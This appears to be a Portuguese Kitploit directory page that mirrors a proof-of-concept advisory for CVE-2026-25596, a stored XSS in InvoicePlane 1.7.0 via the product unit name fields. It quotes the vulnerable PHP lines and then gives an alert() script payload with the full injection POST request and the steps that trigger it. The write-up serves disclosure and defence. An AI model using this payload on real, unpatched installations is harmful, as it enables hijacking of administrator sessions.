
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-25596 — Prova de conceito para uma vulnerabilidade de XSS armazenado no InvoicePlane 1.7.0 por meio do campo de nome da unidade do produto, incluindo locais de código vulneráveis e etapas de reprodução. | Kitploit
Ferramentas/GitHubGitHub/lagathos/cve-2026-25596
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebSegurança WebTestes de Penetração
GitHublagathos/cve-2026-25596

CVE-2026-25596

Prova de conceito para uma vulnerabilidade de XSS armazenado no InvoicePlane 1.7.0 por meio do campo de nome da unidade do produto, incluindo locais de código vulneráveis e etapas de reprodução.

Ver Repositório
29há 8 mesesAinda não revisado
Compartilhar

CVE-2026-25596 — XSS Armazenado via Nome da Unidade de Produto no InvoicePlane 1.7.0

Vulnerabilidade: Cross-Site Scripting (XSS) Armazenado via campo Nome da Unidade de Produto

Produto: InvoicePlane

Versão Afetada: 1.7.0 (e provavelmente versões anteriores)

Severidade: Média

Pontuação CVSS 3.1: 4.8 (CVSS:3.1/AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N)

CWE: CWE-79: Neutralização Incorreta de Entrada Durante a Geração de Página Web

Descoberto por: Leonidas Agathos

Data do Relatório: 2026-01-31


Descrição

Os campos unit_name e unit_name_plrl no formulário de unidade de produto (/index.php/units/form) aceitam entrada arbitrária sem sanitização. Os valores são armazenados e renderizados sem codificação na lista de itens da fatura ao visualizar qualquer fatura que contenha um produto que use a unidade maliciosa.

Arquivos vulneráveis:

  • application/modules/invoices/views/partial_itemlist_table.php:127
  • application/modules/invoices/views/partial_itemlist_responsive.php:71
// partial_itemlist_table.php - Linha 127
<?php echo $unit->unit_name . '/' . $unit->unit_name_plrl; ?>

// partial_itemlist_responsive.php - Linha 71
<?php echo $unit->unit_name . '/' . $unit->unit_name_plrl; ?>

Prova de Conceito

Passo 1 — Injetar payload no Nome da Unidade


Navegue até /index.php/units/form e envie o seguinte como Nome da Unidade:

<script>alert("XSS in Product Unit")</script>

Requisição:

POST /index.php/units/form/1 HTTP/1.1
Host: 172.25.0.12
Content-Type: application/x-www-form-urlencoded

_ip_csrf=...&btn_submit=1&is_update=1&unit_name=%3Cscript%3Ealert%28%22XSS+in+Product+Unit%22%29%3C%2Fscript%3E&unit_name_plrl=tests

Passo 1 - Injetando payload XSS no campo Nome da Unidade via Burp Suite

Passo 2 — Acionar o XSS

  1. Crie um produto usando a unidade maliciosa
  2. Adicione esse produto a qualquer fatura
  3. Navegue até /index.php/products/form/1 ou visualize qualquer fatura que contenha o produto

O payload é executado quando a lista de itens é renderizada.

Passo 2 - XSS sendo executado ao visualizar uma lista de produtos contendo a unidade maliciosa


Impacto

O payload é executado no navegador de qualquer administrador que visualize uma página de fatura ou produto que inclua a unidade maliciosa. Isso possibilita o sequestro de sessão (se os cookies não forem HttpOnly), roubo de tokens CSRF e ações executadas sob a identidade da vítima.


Cronograma

DataEvento
2026-01-30Vulnerabilidade descoberta
2026-01-31Prova de conceito desenvolvida
2026-01-31Fornecedor notificado
2026-02-04Reconhecimento do fornecedor
2026-02-04Correção lançada
2026-02-05Divulgação pública

Referências

  • CWE-79
  • OWASP: Cross-Site Scripting (XSS)
  • CVE-2026-25596

Aviso Legal

Esta vulnerabilidade foi descoberta durante pesquisa de segurança independente. Todas as informações são fornecidas estritamente para fins educacionais, de pesquisa e defensivos, para auxiliar o fornecedor e a comunidade de segurança a compreender e corrigir o problema. Qualquer uso malicioso destas informações é estritamente proibido.


Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    370
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    289

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →




